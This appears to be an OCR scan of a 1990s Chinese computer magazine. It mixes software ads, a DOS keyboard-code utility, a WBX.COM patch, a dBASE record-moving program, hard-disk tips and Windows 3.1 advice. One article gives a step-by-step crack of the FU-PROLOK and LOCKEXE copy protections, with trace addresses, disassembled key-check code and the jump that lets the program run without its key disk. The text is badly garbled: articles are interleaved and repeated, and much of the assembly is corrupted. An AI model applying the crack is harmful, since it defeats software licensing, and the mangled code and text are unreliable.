即时通采用CTRL+F12(屏幕光标取词)、CTRL+F11(手动输入模块)作为缺省的激活热键, 并可在未驻留内存时以命令行方式翻译, 有效的提供了操作的方便性, 并与现有绝大多数软件的键位定义不冲突, 显示窗口自动躲避屏幕取词时的光标, 光标进行屏幕取词时可实现快速定位。如果想重新定义激活热键和光标的色彩, 亦可随时如愿——这只是即时通所表现的方便性之一。

即时通词库的基本词库内含高达10万条的中文释义, 其中相当部分是计算机及电子行业的专业词汇和港台大陆计算机术语对照, 可同时满足普通用户和专业用户的要求, 而且用户可自行扩充词库, 扩充的数量不限制。用户编制扩充词库时可采用任何编辑器编制的文本文件或WPS的文书方式编辑的词库文件。即时通将陆续提供各种专业词库及挂接其它词典软件词库的接口软件。

正因为有如此卓越的功能, 即时通才深受各界人士喜爱。现在, 除了即时通标准版的用户外, 联想汉卡的用户、天汇 V2.2 版的用户(包括在中关村举足轻重的北京大学校园网)、全国的200余所高校的师生, 都在享受即时通给他们带来的无与伦比的方便。

现在购买软件, 服务尤为重要, 做为深受用户和合作伙伴信赖的我们, 将不断的更新即时通智能英汉词典的版本, 随时加入用户需要的新功能, 而不论是什么时候, 面向个人用户的即时通智能英汉词典的零售价格永远不会超过100元, 并保证每年的升级不低于4次。这, 绝非随便什么个人或公司可以承诺的, 因为要做这种承诺, 必须有足够的技术力量、不断增加的用户、稳重的经营思想和代理商们的支持——现在, 我们已经具备了!

虽然即时通九五群件包括了如此丰富的功能, 但其价格却只有95元(含邮寄、包装费, 内附说明书及用户卡), 单购其中一个模块(如只购即时通智能英汉词典 For Windows)也只需58元。

而且, 虽然即时通的价格并不昂贵, 但我们仍为您提供一个超值的机会: 当您购买了即时通, 又想购买我们代理的下列软件时, 仅需补差价即可。

如果您想从此不再被日益增多的英语疑难词汇困扰, 请即刻汇款或与当地代理商联络联络。

代理以下软件的销售:

TANGO 汉字标注包 V2.0

适用于TANGO的各种版本及增强版本, 可直接在版图上标注各种字号的简繁体中文字体近40种, 小到两个管脚之间, 大可整个版图, 可做镜向旋转等艺术处理, 可嵌入各种图形、标徽等。258元

LOCK93NT加密工具 V1.5

全国用户数量最大的加密工具的最新版本, 可防RCOPY 03、新版的SOFT-ICE等调试工具, 强度及兼容性均有显著提高。1500元

天汇汉字V2.0(单用户/网络/ONLANPC)

多家世界知名厂商及北京大学校园网指定的中文平台, 立时汉化所有西文软件, 直接挂接多种输入法及多字体WPS。980元/2800元/1200元

自然码中文集成环境 V2.0

含自然码汉字系统7.0/自然码输入法5.6(兼容WPS双拼)/WPS2.2修改版, 单机网络通用, 网络使用时用户数可超过100, 增加工作站不需重新安装。680元CCED 字表编辑软件 V5.0最新版

可直接使用大量的矢量字库进行字表处理, 兼容WPS、WS的键盘操作定义, 可嵌入多级灰度图象, 文字、表格、图象、打印一步到位。660元

超级巡警——KV100(杀病毒软件)

可杀最新的国内外病毒, 可自动清除自身感染的病毒, 用户可自行升级, 唯一可杀二维变形病毒, 中英文提示, 操作简便。200元

郑州市人民路25号
电子书店邮编450004

FU—PROLOK是一个较优秀的高级加密软件，生成的密锁盘无法复制，其跟踪措施非常严密，采用了关键值驱动，破坏中断矢量区，0中断数进入子程序，地址翻转，中断矢量自身即是代码，多层代码动态生成，多处大量的循环与代码自旋，多处跳转，使用子程序调用方式而不是中断方式该盘等许多跟踪除处理。以软件的循环与代码自旋运用得非非常出色，两者有机地结合在一起，循环次数最多达28464次。下层代码必须在上层代码上层代码循环完之后才能够进入，而且上层代码不能有一处被改动。这是用手工跟踪所不可能完成的。

使用LLGZ工具软件可以完成对FU—PROLOK加密软件的全部跟踪，有两种跟踪方法可供选择，第一种方法是按程序的运行一步步跟踪到底，解密时，需设置8至9个跟踪点；第二种方法是中断跟踪，这种方法比较简便，只需设置到3个跟踪点。下面介绍使用该方法的具体步骤：1.) 运行跟踪参数设置程序——LLGZ1.EXE。将第一层“运行标志”置为“1”，自动跟踪程序对FU—PROLOK进行跟踪。跟踪除该盘的地址为：0EEH(该值随系统配置的不同而不同)；而INT 13H的中断矢量为：70H，1F51H(在DEBUG下观察0:4CH的值而得，也可用其它值)。因而其第一层跟踪地址应设为：IP=1F51H，CS=F182H(由70H—EEH而得)。

2.) 第一层跟踪点设在

INT13H中新服务子程序中，其跟踪地址为：F182:1F51H。“运行标志”置为：0；第二层“运行标志”置为：1。自动跟踪程序对FU—PROLOK进行跟踪。在跟踪记录文件二——LLGZ01.DB的第二层记录参数中，可以找到保存在堆栈区内的INT 13H的返回地址为：CS=EEH；IP=1C95H。

3.) 运行跟踪参数设置程序，将“内存记录标志”置为：1；“内存记录地址”置为：IP=1C80；CS=0；“记录长度”置为：FFH；启动跟踪程序对自目标程序进行跟踪。得FU—PROLOK运行跟踪除块后还原出的核心代码部分：

```

0EEH, 1C81MOV
[0072], CS
1C85 STI
1C86 POP DS
1C87 CS,
1C88 CMP BYTE PTR
[03EE], 00
1C8D JZ 1C87
1C8F POP AX
1C90 CS,
1C91 CALL FAR
[03E5],
1C95 PUSHF
1C96 PUSH AX
1C97 PUSH DS
1C98 XOR AX, AX
1C9A MOV DS, AX
1C9C CLI
1C9D CS,
1C9E MOV AX,
[03EE],
1CA1 MOV
[0070], AX
1CA4 CS,
1CA5 MOV AX,
[03F1],

```

使用LLGZ工具软件跟踪解密
FU—PROLOK和LOCKEXE加密软件

```

ICA8 MOV [0072],
AX
1CAB STI
1CAD POP BS
1CAD POP AX
1CAE POPF
1CAF RETF 0002
4.) 从以上代码可以看出：1C90H—1C95H段代码实现了INT 13H的功能，即用调用子程序的方式代替了软中断方式，使得该盘操作更加隐蔽。由上段代码知其出口为：IP=1CAFH处的“RETF0002”，因此将第二层跟踪地址设为IP=1CAF；CS=0。自动跟踪程序对自目标程序跟踪。得该地址的下一点中地址为：IP=1F5A。CS=EEEH。将第三层的“内存记录标志”置为：1；“内存记录地址”置为：IP=1F5A；CS=0；“内存记录长度”置为：FFH。重新启动跟踪程序对自目标程序跟踪。得IP=1F5AH处的代码：
0EEH: 1F5A MOV
CX, 27FE
1F5D MOV DX, 0000
1F60 MOV AX, 201
1F63 INT 13
1F65 JNB 1F6D
1F67 DEC BP
1F68 JNZ 1F55
1F6A JMP 1C00
1F6D MOV BP, 0003
1F70 CS,
1F71 MOV BX,
[2B1F],
1F75 MOV AH, 00
1F77 INT 13

```

```

1F70 MOV CX, 27FF
1F7C MOV AX, 0201
1F7F INT 13
1F81 JNB 1F89
1F83 DEC BP
1F84 JNZ 1F75
1F86 JMP 1C00
1F89 MOV CL, 24
1F8B MOV AX, 0201
1F8E INT 13
1F90 JNB 1F86
1F92 CMP AH, 10
1F95 JNZ 1F86
1F97 MOV CL, 77
1F99 MOV AX, 0201
1F9C INT 13
1F9E JNB 1F86
1FA0 CMP AH, 10
1FA3 JZF 1F82H
1FA5 MOV CL, 9F
1FA7 MOV AX, 0201
1FAA INT 13
1FAC JNB 1F86
1FAE CMP AH, 10
1FB1 JNZ 1F86
1FB3 CS,
1FB4 MOV CX,
[2B21],
1FB8 CS,
1FB9 MOV [2B25],
ES
1FBD CS,
1FBE MOV
[2B1D], AX
1FC1 MOV AX, 0000
1FC4 MOV DH, 01
1FC6 RET
至此，FU—PROLOK
加密软件的核心代码部分，
该盘及密钥验证已全部得
到，只要对此做相应的处理
即可完成解密。

```

LOCKEXE高级加密软件是目前流行的一种加密软件。其也采用了许多跟踪跟踪措施。在此不一一列举。该软件的独到之处是在验证密钥时既有读盘也有写盘；如果发现跟踪除块将会采用破坏密锁盘等操作。因此，用一般的方法解密有可能除跟踪密锁盘。不过用LLGZ工具软件进行跟踪的用户不必提心，该软件与上一加密软件一样，存在着使INT13H中跟踪进行跟踪操作的明显漏洞。如果改用INT40H中跟踪进行跟踪操作将会更完善。下面给出用LLGZ工具对LOCKEXE进行跟踪的具体步骤：

1.) 将第一跟踪点设在INT 13H中新服务程序的入口，其跟踪地址为：IP=1F51H，CS=F182H(CS的值将随系统不同而不同)；自动跟踪除块其返回地址为EEH，1355H。

2.) 从以上可读写的代码段在IP=1365H之前，因此，在第二层中记录从IP=1350开始的FFH个字节的内存数据。启动跟踪程序得代码：
0EEH, 1350 CMP
AL, 02
1352 JB 1371
1354 LEA BX,
[1BD8],
1358 MOV DH, 00
135A MOV DL, 00
135C MOV CH, 00
135E MOV CL, 01
1360 MOV AX, 0201
1363 INT 13
1365 CMP AH, 00
1368 JNZ 136F
136A MOV AL, 00
136C JMP 1371

```

136E NOP
136F MOV AL, 01
1371 MOV [17D7],
AL
1374 PUSH AX
1375 IN AL, 21
1377 OR AL, 02
1379 OUT 21, AL
137B POP AX
137C PUSH ES
137D PUSH DS
137E MOV AX, 0000
1381 MOV ES, AX
1383 MOV DT, 0070
1386 MOV AX, 1587
1389 CLD
138A CLI
138B STOS
138F STI
1390 POP DS
1391 POP ES
1392 PUSH AX
1393 IN AL, 21
1395 OR AL, 02
1397 OUT 21, AL
1399 POP AX
139A LEA BX,
[1BD8],
139E MOV DH,
[179B],
13A2 MWV DL,
[17D7],
13A6 MOV CH,
[179A],
13AA MOV CL,
[179C],
13AE MOV AX, 0201
13B1 INT 13
13B3 PUSH AX
13B4 IN AL, 21
13B6 OR AL, 02
13B8 OUT 21, AL
(略)
1451 INT 13
1453 LEA ST,
[19D6],
1457 MOV AL, 00
1459 MOV WORD
PTR [1DD8], 0200
145F CMP AL, [S]
1461 JNZ 149A
1463 INT 13
1465 DEC WORD PTR
[0D06],
1468 CMP WORD
PTR [1DD8], +00
146D JNZ 145F
146F LEA DX,
[16FB],
1473 MOV AH, 09
1475 INT 21
(略)
由于代码段较长，一部分被省略，其中还有一列谈、写盘的代码。从被省略的代码可知其读盘操作是用INT 13H读、写的前后都有一段关键值驱动中断及破坏中断矢量的代码。
3.) 将第二层跟踪点设在IP=1473H处，可知其显示的是：
“Sorry Duplicate or write
protecting is not allowed”
这说明该段代码是错误的。从
上段代码看出，IP=1461H处
是另一个出口，重新设置跟踪
除块参数，将第二跟踪点设在
IP=1461H处，修改IP寄存器的
值，使其转到IP=149AH，并
将第三跟踪层的“运行标志”
置为2。启动跟踪除块程序，
结果，被加密程序在无密钥的
情况下正常运行。
以上跟踪除块的FU—PRO-
LOK加密软件为1.0版，
LOCKEXE加密软件为2.2
版，均在无密钥的情况下
进行。LLGZ工具为1.1版。
(功能详见下期“软件交流”
栏目)由于篇幅有限，更详细
的分析不能一一列出。LLGZ
软件用户可以来信索取。

```

BIOS扩展键盘识别
使用方法

现在计算机的应用软件众多，并且多种软件的同时使用，特别是TSR软件的运用已经非常普遍，就是一些汉字系统为例，要修改显示中断、键盘中断及打印中断，然后驻留在内存，再加上一些跟踪软件的使用，就要造成很多功能键的使用冲突，如何在现有的101或102键上实现更多的功能操作，解决更多的复用和冲突问题已经是当务之急。我们通常读取键盘值，都用INT 16H的0号功能，它对101或102键的处理基本上保持了784键的处理方法，没有增加键码，也就是说，根本没有发挥101或102键的作用。高版本的BIOS为我们提供了扩展键盘值，即INT16的10H功能，它对一些常用键的处理与0号功能相同，但对101、102键上的中部光标键及辅助回车键等，进行了特殊的处理，规定了区别于主键盘的键码。

基本情况是这样的，INT 16的10号功能返回键码主字节在

AL中，辅助字节在AH中，中部光标键保留了主键盘相同键码的辅助字节即AH值相同，而主字节即AL均用E0填充，小键盘的辅助回车键主字节仍为0DH，而辅助字节为E0。同样，小键盘的/键主字节为2FH，辅助字节为E0，特别值得一提的是对于F11和F12的处理，这两个按键INT16的0号功能根本不加解释，所以很少有软件应用此键，无展利用此二键进行编程，是避免功能键冲突的最好办法。用扩展键盘值可以增加8个键码其主字节为0辅助字节分别为：F11,85H SHIFT+F11,87H CIRC+F11,89H ALT+F11,8BH F12,86H SHIFT+F12,88H CTRL+F12,8AH ALT+F12,8CH

了解了以上情形以后，我们编程时可能充分利用上述不常用的键码，做为我们自己程序的启动或功能按键，解决按键冲突问题，但应用时千万不能忘记，一定要

```

be,jmp intt
buff db 0
dat db'ASCII',
asc1 db 0
asc2 db 0
db'CODE',
codel db 0
code2 db 0
bs db 0
oldint9 dd 0
newint9:
sti
push ax
push bx
push cx
push dx
push ds
push di
push cs
push ds
cmp al,01
jnz old
mov ax,40h
mov ds,ax
mov bx,0017h
mov al,[bx]
test al,[bx]
js old
mov ah,al
or al,80h
out 61h,al
mov al,ah
out 61h,al
cli
mov al,20h
out 20h,al
jmp begin
old:
pop di
pop ds
pop dx
pop cx
pop bx
pop ax

```

```

jmp es,oldint9
begin,
mov ax,cs
mov ds,ax
mov ah,10h
int 16h
cmp al,1bh
js exit
call disp
jmp begin
exit,
cmp bs,0
js edos
call disp
pop dx
pop cx
pop bx
pop ax
edos,call disp
mov ah,4ch
int 21h
proc disp near
mov buff,al
mov cl,4
shr al,cl
call hexasc
mov asc1,al
and al,buff
and al,0fh
call hexasc
mov asc2,al
mov al,ah
shr al,4
call hexasc
mov codel,al
mov al,ah
and al,0fh
call hexasc
mov code2,al
lea al,dat
mov ah,03h
mov bh,0
int 10h
push dx

```

```

mov dx,0030h
mov cx,18
loop1,
mov ah,02h
int 10h
mov bl,70h
mov ah,09h
lodab
int 10h
inc dl
loop loop1
mov ah,02h
pop dx
int 10h
ret
endp
;16进制数值转
;换为ASCII码proc
hexasc near
add al,090h
daa
adc al,040h
daa
ret
endp
;push cs
;pop ds
;mov si,82h
;mov al,[si]
;cmp ax,' '
;js al
;jmp begin
;si,mov bs,1
;mov ax,3509h
;int 21h
;lea di,oldint9
;mov [di],bx
;mov [di+2],es
;mov dx,offset
;newint9
;mov ax,2509h
;int 21h
;mov dx,offset intt
;inc dx
;int 27h
;code ends
;end be

```

用扩展键盘值，为了方便应用，避免编程时翻阅资料查键码的烦琐工作，本人特编制了一个显示按键及按键组合键码的程序，此程序有两种应用方法，一是直接显示，即在DOS命令行只打入程序名没有参数，这样每按一次键，都在屏幕右上角以16进制方式显示主字节和辅助字节键码，按ESC后显示此键码并返回DOS，另一种应用是运行时加/r参数，此程序驻留在内存，在编程时需要观察键码时，按CTRL+ESC键，就可输入有关的按键，查看键码，按ESC键将返回原处继续工作。此程序是按扩展键盘值编写，如有兴趣可以修改程序按0号功能读，比较一下两者的区别。

此程序按COM格式编写，经汇编、链接并转换为COM文件即可使用，一般应用内，KEYCODE.驻留在内存，KEYCODE/r.源程序附后。

□ 辽宁 金永涛
keycode.com
(keycode.com)
ikeycode:keycode/r
code segment
assume cs,code;ds,code
org 100h

给SHOWS.1的WBX.COM增加一健一示功能

对五笔输入模块WBX.COM进行了简单分析,并根据分析结果修改了程序,实现了一键一示功能,现将其介绍给广大同行。

(1)修改原理 文件内存的单独映像, JMP BA8A,偏移100H处,跳转至安装部分

汉字高顿字及程序使用区,偏移103H至60C0H汉字编码及错字区

词组区首址表; 60C0H至B2DEH,每个词组区用一个OFFFHH,结束

程序安装部分; 偏移BA8AH处,实现程序安装

(2)输入法部分使用的主要调用及其偏移地址

在输入法中,主要使用了以下几个调用: 偏移实现的功能

0BA75H将输入保存到ES, BP所指的缓冲区

0B549H在底行显示ES, BP缓冲区的内容

0B578H以下这两个调用完成输入的解码

0B82CH及在底行进行显示(输入为两键以上)

根据对程序的分析,发现每次输入完之后,均要调用偏移XXXX, 0B549H,来完成对输入的显示,因此只要我们对偏移0B549H功能进行扩充,使它每次显示完输入之后,继续显示查找到的汉字,就可以实现一键一示的功能,对汉字解码可以调用0B578H和0B82CH,由于这两个调用只能对输入个数大于一键的情况起作用,因此还得在扩充的程序中编写显示只有一个输入的情况,具体修改如下:

二、如何对程序进行修改 对程序进行分析,发现已没有位置可以放置扩充程序,因此将安装部分后移,空出位置来放置扩充部分,由于对安装部分进行了后移,因此要相应修改一些偏移量,使之可以正常工作,具体修改如下:(程序修改由DBE完成)

第一步:修改安装部分偏移量并后移

MOV AX,2800 INT 16 CMP BX,CEF7 JNZ BA9B CMP CX,C9BD

硬盘具有信息存储容量大、读写速度快、性能稳定等特点,是计算机用户的常用存储设备,但长时间使用硬盘工作的用户会发现,在无任何故障(包括计算机病毒干扰)影响下,硬盘也会出现读写速度变慢、文件丢失错乱等情况,降低了计算机的使用效率,这其实是一种硬盘使用过程中的管理问题,这里笔者想谈谈提高硬盘使用效率的几种办法。

一、合理存放磁盘信息 DOS系统的文件管理采用树形目录结构,文件信息通过磁盘目录区与数据区的映射关系,按照存储物理块(磁盘扇区)进行读写存放,在每次对目录及文件的操作中,磁头根据上述关系作重复移动,进行读写定位,硬盘上的目录项和文件数目多,磁头的定位操作也愈加频繁,工作速度随之变慢,而且长期如此即对硬盘产生磨损影响,加速设备的老化,因此在应用中我们要合理科学地进行目录、文件管理,一是尽量多建目录,二是同类文件归入同一目录,这样,既减少磁头对硬盘的重复读写磨损,又避免目录转换中的重复硬盘操作。

二、定期清理磁盘信息 硬盘作为工作盘,在应用中存储信息较大,其中不乏大量的文书处理、文本数据、各种资料,这些信息是有有效性的,因而可以进行定期清理,主要办法有三种:

1、删除各类过期失效文件,对于各类一般性的文书处理、临时性的数据资料,在确信没有重复利用价值后,可以实行删除。

2、转存各类非常用文件及资料,对于那些不常用的

```
JZ BAAC
MOV DX,BAE8
MOV DX,BB98
MOV AH,09
INT 21
MOV AX,4C01
INT 21
MOV DX,BB17;
MOV DX,BBC7
JMP BAE9
CMP AX,[BAE6]
MOV DX,BB96;
JNZ BAA7
MOV AX,2A03
INT 16
MOV AX,[B2DC]
ES,
CMP AX,[BX-02]
JNZ BAC5
MOV DX,BB32;
MOV DX,BBE2
JMP BAE9
MOV AX,2303
MOV DX,BADC;
MOV DX,BB8C
MOV BX,B2DE
INT 16
MOV DX,BA99;
MOV DX,BB40
MOV CL,04
SHR DX,CL
MOV AX,3100
INT 21
```

将安装部分后移0BH个字节

```
-M BA8A BB4F
BB3A
- A 100
50F5,0100 JMP BB3A
第二步:键入如下程序
```

```
BA91
ES,
MOV CL,[BP+00];
得到输入个数
```

```
XOR CH,CH
MOV AX,2003;
WPS扩充INT 10H底行显示调用
```

```
MOV SI, BP;置SI初值
ADD SI,+02;使其指向输入保存区
```

```
PUSH CX
ES,
MOV DL,[SI];取输入 INC SI
```

```
INT 10,显示 LOP BAA0;全部显示 POP CX
```

```
CMP CL, 01;输入个数为一,转
```

```
JZ BAF1
CMP CL, 04;输入个数为4,什么也不做
```

```
JZ BAE6
CALL BA9A;
PUSH SI
PUSH DI
```

```
MOV SI, BP;以下程序段为保存输入区
```

```
MOV DI, B A8A;到缓冲区
```

```
MOV CX, 0006
ES;
```

```
MOV AL,[SI]
CS,
MOV [DI],AL
INC SI
LOOP B578;查找字 CALL B9C2;并显示 MOV SI, BA8A;以下程序段为缓冲区到输入区
```

```
MOV DI, BP; MOV CX,0006 CS, MOV AL,[SI] ES;
```

```
MOV [DI],AL INC SI LOOP BAD5 POP DI POP SI
```

```
MOV BYTE PTR [0108],00;置一次输入结束标志 RET,返回
```

```
-A BAF1
MOV DL,[BP+02]
XOR DH,DH MOV DX,BX.DX SHL BX,1
```

```
MOV DL,15;底行显示在15H行
```

```
MOV AX,2002; INT 10H底行确定显示列数调用
```

```
INT 10
MOV DL,31;显示'1' MOV AX,2003
```

```
INT 10
MOV DL,3A;显示',' INT 10
```

```
MOV DL,[BX+0157];显示汉字低位
```

```
INT 10
MOV DL,[BX+0158];显示汉字高位
```

```
INT 10
RET;结束返回
```

```
-A BAF1
59F5,BA61 CALL BA91;修改BA49,使其指向扩充程序
```

```
59F5,BA6A RET;将修改结果存盘
```

```
-R CX ;BB00 ;-W Writing BB00 byte
```

```
-Q 新建赵志强
```

在 DBASE 或 FOXBASE 数据库中,为实现一到任意记录在库中任意移动,以往的程序一般都需要有被移动的起始记录号,记录个数,以及要移动到那条记录之后等数据,这些数据必须事先用 LIST 或 DISPLAY 等查出,对多个记录块在库中移动,就显得十分麻烦,因此我设计了更为方便直观的搬移程序,你只要设定好在搬移中用到的字段,程序会自动将它们显示出来,并提示你移动指针和选定记录,第一次回车,选定被搬移的开始记录;

第二次回车,选定搬移个数;第三次回车,退出搬移到哪条记录后,只需三次回车,就可方便地完成一次搬移,可在库中连续进行多次搬移,十分方便直观。

* by. prg * 变量: rn 当前屏第一条记录的记录号

se-指针内容 * 每行记录的行位置 j-指针位置

xx-键值 * 键值 * 第二次回车

给记录号 jla-键值记录个数 sykhk-搬移记录将搬到此记录后

set talk off do while t clear use被搬移程序 go top clear

rn=1 n=1 *j,48 say 'j'+n-1'

if aa='<-被搬移的' * 第一次回车 * 第二次回车

开始记录' do while n>0 * 0.6 say '键值'日期

键名' * @n,15 say 日期 * @n,25 say 期+'

+键名' * if n>20.or.pof(n)=1 rn=recno()-19

@22,0, say,请选择(空格-选连Pgdn-下页 PgUp-上页)

*j,48 say 'w'+aa'

endcase endd if xx=13 n=0 go bott if bqkqh

<1.or.sykhk<1.or.bqkqh=recno().or.sykhk>recno() clear go rn loop endd

```
do while t
xx=inkey()
do case
case xx='5
if j>1
@j,48 clear to j,79
j=j-1
@j,48 say ss
loop
case xx=24
@j,48 clear to j,79
j=j-1
@j,48 say ss
loop
endd
case xx=18
rn=rn-20
if rn<1
rn=1
endd
exit
case xx=3
rn=rn+20
if rn=1
rn=rn-20
endd
exit
case xx=113
use return
case xx=13
* 第三次回车
if aa='<-被搬移的'
sykhk=rn+j-1
exit
endd
* 第二次回车
```

下: sykhk=rn+j-1 exit endd * 第二次回车

clear go bqhah do while n<=jla ? 日期 ? 'j'+键名+'+键名'+部门+'+姓名

n=n+1 *skip endd * 把上面的记录搬到下面记录之后: ?

go sykhah ? 日期 ? 'j'+键名,去键名'+部门+'+姓名

* wait'是否确认(不用回车)(Y/N)? ,to aa if aa='y'

* exit * n=1 aa='<-被搬移的'开始记录'

endd go rn clear loop endd * * * skip endd

? '请稍候...' erase bq1.dbf erase bq2.dbf go filake to recno() >bqkqh-1, and, rec-

no()<bqkqh+jla copy to bq1.dbf set filter to go sykhah

bm=部门 sele 2 use bq1 repl all 部门with bm sele 1 go top dele for recno()

>bqkqh-1, and, recno()<bqkqh+jla pack

if sykhk=>bqkqh sykhah=sykhah-jla endif go top copy to bq2.dbf all for recno()>sykhah dele for recno()

>sykhah pack appe from bq1.dbf appe from bq2.dbf endd return

四、减少磁盘操作 减少硬盘的磁盘操作还有一利之有效的办法,就是设置虚拟盘,在286档次以上的微机中都有以设置虚拟盘,虚拟盘大小由用户根据需要而定,设置好后,每次操作时将常用文件调入虚拟盘中,这样使用起来运行速度快,且不进行硬盘的重复读写操作,具体设置可如下进行:

在 CONFIG.SYS 中,加入一条命令: DEVICE=VDISK.SYS x x (kb)512 12/E

在 AUTOEXEC.BAT 中加入一条命令: COPY D:\ \PATHNAME \FILENAME.EXE (COM) E, / *E 为虚拟盘号,视己有逻辑驱动器数而定。 □ 湖北 周燕

方便直观的通用数据库搬移程序

```
给记录号 jla-键值记录个数 sykhk-搬移记录将搬到此记录后 set talk off do while t clear use被搬移程序 go top clear rn=1 n=1 *j,48 say 'j'+n-1' if aa='<-被搬移的' * 第一次回车 * 第二次回车 开始记录' do while n>0 * 0.6 say '键值'日期 键名' * @n,15 say 日期 * @n,25 say 期+' +键名' * if n>20.or.pof(n)=1 rn=recno()-19 @22,0, say,请选择(空格-选连Pgdn-下页 PgUp-上页) *j,48 say 'w'+aa' endcase endd if xx=13 n=0 go bott if bqkqh <1.or.sykhk<1.or.bqkqh=recno().or.sykhk>recno() clear go rn loop endd
```

提高硬盘使用效率的几种作法

一种是指对存盘文件而言,如前面第一点所述, DOS 系统对文件的索引结构管理,使得部分文件的主体部分在硬盘上的分布,不一定按照磁盘的物理扇区顺序存放,有的文件甚至被“分割”存放在几个不同位置的非常连续扇区上,这样的文件执行起来速度要慢,且读写磁头要在盘上进行几次搜索,解决这一问题的办法是,先利用CHKDSK.COM命令检查文件的存放顺序是否连续,具体操作是运行“CHKDSK D:\PATH\FILENAME.EXE(COM)/V”,如最后所得结果为“All specified file(s) are contiguous.”,则说明被检查文件的存放是连续的;如最后所得结果为“Contains non-contiguous blocks.”,则说明被检

查文件的存放是不连续的,这时,可采用如下方法进行纠正,运行“COPY D:\PATH\FILENAME.EXE D:\OTHERPATH\FILENAME.EXE(COM)”,然后再运行“CHKDSK”命令对另一目录(OTHERPATH)下的该文件拷贝进行检查,再针对上述两种检查结果,决定是否进一步拷贝,直至得到连续的文件为止,然后再恢复到原目录(PATH)下。

另一种是指对硬盘表面的文件分布状况而言,利用 PCTOOLS 工具软件对硬盘进行磁盘压缩,先通过 PCTOOLS 中 Disk and Special Functions 的 Map 功能对磁盘表面文件分布情况进行图示,可以发现整个磁盘上信息分布的不均,然后,运行 COMPRESS.EXE 文件,对磁盘进行“压缩”,主要是分布在各个不连续扇区的信息按顺序归纳到一起,理顺存储结构,在进行此项操作之前,首先要进行的一项工作是运行一次“CHKDSK C, /F”,将磁盘文件写回原处。

四、减少磁盘操作 减少硬盘的磁盘操作还有一利之有效的办法,就是设置虚拟盘,在286档次以上的微机中都有以设置虚拟盘,虚拟盘大小由用户根据需要而定,设置好后,每次操作时将常用文件调入虚拟盘中,这样使用起来运行速度快,且不进行硬盘的重复读写操作,具体设置可如下进行:

在 CONFIG.SYS 中,加入一条命令: DEVICE=VDISK.SYS x x (kb)512 12/E 在 AUTOEXEC.BAT 中加入一条命令: COPY D:\ \PATHNAME \FILENAME.EXE (COM) E, / *E 为虚拟盘号,视己有逻辑驱动器数而定。 □ 湖北 周燕

在 Windows 3.1 中运行 WFS 及非 Windows 应用程序的四种方法

如何在 Windows 环境下运行非 Windows 应用程序是初涉 Windows 的用户颇为关心的问题。实际上，为了继续利用已有的资源，Windows 提供了很多手段，使得大多数 DOS 的应用程序都能在 Windows 中运行。下面就以国内使用及其普遍的 WPS 汉字处理软件为例，介绍在 Windows 3.1 中运行非 Windows 应用程序的四种方法（以下假设我们是以批处理文件“WPS.BAT”来启动 Supert-CCDOS 和 WPS 的）

方法一：切换到 DOS 环境中运行应用程序。方法是激活 main 组，先取 MS-DOS 图标，此后，系统切换到 MS-DOS 环境下，出现 DOS 的提示。这时，和我们以往在 DOS 中工作没有两样，可按通常的方法运行 WPS 和其他应用程序。这种方法不需要在 Windows 中作任何设置，可使用原来 DOS 的一切手段。如输入输出重定向、管道等。但是这种方法放弃了 Windows 的很多优点，应用程序运行完后不能自动回到 Windows 的图形窗口环境中，须在 DOS 提示符下键入命令“EXIT”才行。

方法二：用文件管理器运行应用程序。方法是在 main 组中激活文件管理器 File Manager，选取批处理文件 WPS.BAT 所在的驱动器及目录窗口，并选择 WPS.BAT 文件，然后用鼠标器连续点击该文件名两次或敲回车键就可运行 WPS。退出 WPS 后自动回到原来的文件管理器环境。这种方法也不需要到 Windows 中作任何设置，但这种方法对个别应用程序行不通。另外，此法不能带命令行参数，对需要在命令行加上参数运行的应用程序不适合。

方法三：将 WPS 加入一个组中，这样就可以在 Windows 窗口中直接点击 WPS 的图标的方法运行它，这和启动其他的 Windows 应用程序的方法一样，具有 Windows 的风格而且使用时十分方便。下面我们假设我们把 WPS 加入到 Applications 组中来介绍此方法：

1. 激活 Applications 图标打开 AP-

干片软件 诚交天下

地址：乌鲁木齐乌铁局新化计算机站 联系人：张发奇 邮编：830038

微机电源故障一例 现象：电源打开后，风扇转动但不能启动，无电输出。 解决：将电源外壳拆开，用电笔检查输入部分时，时触火线，与地短接时，带有小火花，主机随即启动。关机后又不能启动，将内部两大电容短路，有强放电，说明电容不能正常工作。初步诊断触发电路部分有故障。用万用表检查，可控制附近二极管，电阻，发现一色环电阻被击穿，换上阻值相同的电阻后，工作正常。 硬盘设置错误一例 现象：一台带 40M 硬盘的 286 机，曾因故障用 DM 盘，显示有 42M，实际只有 30 兆可用空间，设置类型为 17（5 个并磁头），格式化时 900 号以后柱面都显示坏。 解决：产生这种情况原因分析有两种可能：（1）硬盘类型设置有错；（2）类型正确，确实有物理损坏，将硬盘有用数据文件制作备份，将硬盘类型设置为更多头硬盘（如 7 个磁头，0 号—6 号），格式化时，发现 6 号头出错，而（0—5 号）均正常，说明此硬盘应为 6 个头，原设置错误，但该机设置上无类型对应

Applications 窗口；

2. 在 Program Manager 的菜单上打开 File 子菜单，选其中的 New 项，这时出现 New program Object 对话框；

3. 在 New program Object 对话框中选 Program 项，出现 Program Item Properties 对话框；

4. 在 Program Item Properties 对话框中的 Description 行输入 WPS（此作为以后图标下面的名字，也可以是其他字符中，但以简练为好）；

5. 在 Command Line 行输入 C:\WFS.BAT（这里假设 WFS.BAT 文件在 C:\ 目录之下）；

6. 在 Program Item Properties 对话框中选择 Change Icon 项，根据自己的喜好选一个图标；

7. 上述工作完成之后，在 Program Item Properties 对话框中选 OK 项回到 Applications 窗口，此时窗口中已多了一个带图标的选项，图标下面是“WPS”。到此，WFS.BAT 已加入 Applications 组中。

这种方法已比较完善但还有两点主要的不足：一是仍不能运行需要带参数的非 Windows 的应用程序；二是如果应用程序最后有屏幕输出，使用者还来不及看清屏幕上一闪而过的内容，系统就回到 Windows 的图形窗口了。因此又有下面的第四种方法。

方法四：建立非 Windows 应用程序的程序信息文件（PIF）。这种方法既具有方法三的优点，又可以克服上述的两点不足。具体方法如下：

1. 在 Main 组中激活 PIF Editor 图标，屏上出现 PIF Editor 对话框；

2. 在 PIF Editor 对话框的 Program Filename 行输入 C:\WFS.BAT（假设 WFS.BAT 文件在 C:\ 目录之下）；

3. 在 PIF Editor 对话框的 Windows Title 行输入 WPS（此作为以后 WPS 图标的名字）；

4. 在 PIF Editor 对话框的 Optional Parameters 行输入要用的参数，如果应用程序不需要参数则此行空着，如果参数是可选的，则可在此行输入一个“？”。以后在运行应用程序之前系统会向使用者提示参数，对 WFS 而言不需要参数，此行可让它空着；

5. 如果要用到图形显示或汉字显

